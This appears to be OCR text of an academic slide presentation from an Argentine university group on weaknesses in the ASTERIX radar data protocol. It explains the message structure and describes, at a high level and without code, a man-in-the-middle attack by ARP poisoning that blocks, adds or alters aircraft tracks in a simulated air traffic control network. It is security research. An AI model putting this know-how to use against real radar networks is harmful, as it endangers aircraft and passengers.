VULNERABILITY OF RADAR PROTOCOL AND PROPOSED MITIGATION

ITU

INSTITUTO UNIVERSITARIO AERONAUTICO

MENS AGITAT MOLEM


- 1947 -

ABOUT US

- We are an investigation group from Córdoba, Argentina.
- Eduardo Casanovas is an Electronic Engineer, Telecommunications Specialist, Cryptography and Teleinformatic-Security Specialist, Master in Telecommunications- Engineering- Science. Also, he is a graduate teacher in IUA.
- Tomás Buchaillot and Facundo Baigorria are System Analysts and University Technici in Programming. They are finishing their Software Engineer degree.
- Eduardo is actually the thesis project's tutor for Tomas and Facundo. This paper is based on our thesis project.

THE PROBLEM

- The radar system is extremely important and each government **MUST** ensure the safety of passengers and the efficency of the system.
- Nowadays, the data traffic between the radars and the operation center of the airports **IS NOT SAFE**.
- In this presentation we are going to show you the problem in this data protocol –ASTERIX- , a simulation of an attack and a proposed mitigation.



Simplification of the radar system

NOT SAFE

ASTERIX

- **A**ll Purpose **ST**ructured **E**urocontrol Su**R**veillance **I**nformation E**x**change.


- Standard protocol designed to exchange data between radar sensors and the control centers through means of a message structure.

- Has been developed bit by bit to provide and optimize surveillance information exchange inside and between countries which makes the aerial traffic control centers (ATC) ASTERIX's main users.

ASTERIX - Structure

- Data Categories
- Data Item
- Data Field
- User Application Profile
- Data Block
- Registers

ASTERIX - Structure



DATA ITEM (p)

DATA ITEM (q)

DATA ITEM (r)

DATA ITEM (s)

FSPEC.

DATA FIELD (1)

DATA FIELD (2)

DATA FIELD (3)

DATA FIELD (4)

RECORD

CAT

LEN

RECORD - 1


RECORD - K

1 octet


2 octets

DATA BLOCK

ASTERIX - FSPEC



ASTERIX - Category 048




CAT = 048	**LEN**	**FSPEC**	Items of the first record

FSPEC	Items of the last record

where:

- Data Category (CAT) = 048, is a one-octet field indicating that the Data Block contains radar target reports;
- Length Indicator (LEN) is a two-octet field indicating the total length in octets of the Data Block, including the CAT and LEN fields;
- FSPEC is the Field Specification.


ASTERIX - Category 048



Data Item	Data Item Description	Length in Octets
I048/140	Time-of-Day	3
I048/020	Target Report Descriptor	1+
I048/040	Measured Position in Slant Polar Coordinates	4
I048/090	Flight Level in Binary Representation	2
I048/130	Radar Plot Characteristics	1+1+
n.a.	Field Extension Indicator	n.a.
I048/220	Aircraft Address	3
I048/250	Mode S MB Data	1+8*n
I048/161	Track Number	2
I048/042	Calculated Position in Cartesian Coordinates	4
I048/200	Calculated Track Velocity in Polar Representation	4
I048/170	Track Status	1+
n.a.	Field Extension Indicator	n.a.
I048/210	Track Quality	4

Man in the Middle

- ○ Gives the attacker the possibility to read, insert, drop and modify the packets.
- ○ ARP Poisoning technique.



Man in - the Middle Applied to ASTERIX

○Since all the ASTERIX data travels **unencrypted**, we just need to get into an airport network the make the attack. That is **scary**.

○We developed a software which captures all the packets between two nodes (Radar and Operation Center) and **manipulates** them. In order to do that, the software creates a virtual interface in which all the packages go trough.

○This software receives three options: BLOCK, ADD and MOD. With these options, we can delete the aircraft's information , modify the route of the airplanes or even add new airplanes in the system. In other words, **we own all the radar traffic**.


NETWORK SIMULATION

For simulate the radar, we developed a software called **AGIUA**. This software takes the data of the airplane and creates the ASTERIX packets.


For the simulation of the operation center, we created a software that decodes each ASTERIX package and represents them in a graphic radar.

In this section, we developed our own firewall using iptables rules.

In order to recreate a real airplane data, we use **FlightGear**, an open source flight simulator.



FLIGHTGEAR


Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY
-
+
Hide
<<
<
>
>>
Pause
Mute
Chase View
End Replay


Loop: ☒ 90 Time: 1:09.6 Size: 1.6MB Speed: 1x

0:03 11:03

It is a multiplatform open-sourced flight simulator.

We use this software with the purpose of obtaining real-time aircraft data.

FLIGHTGEAR - XML File



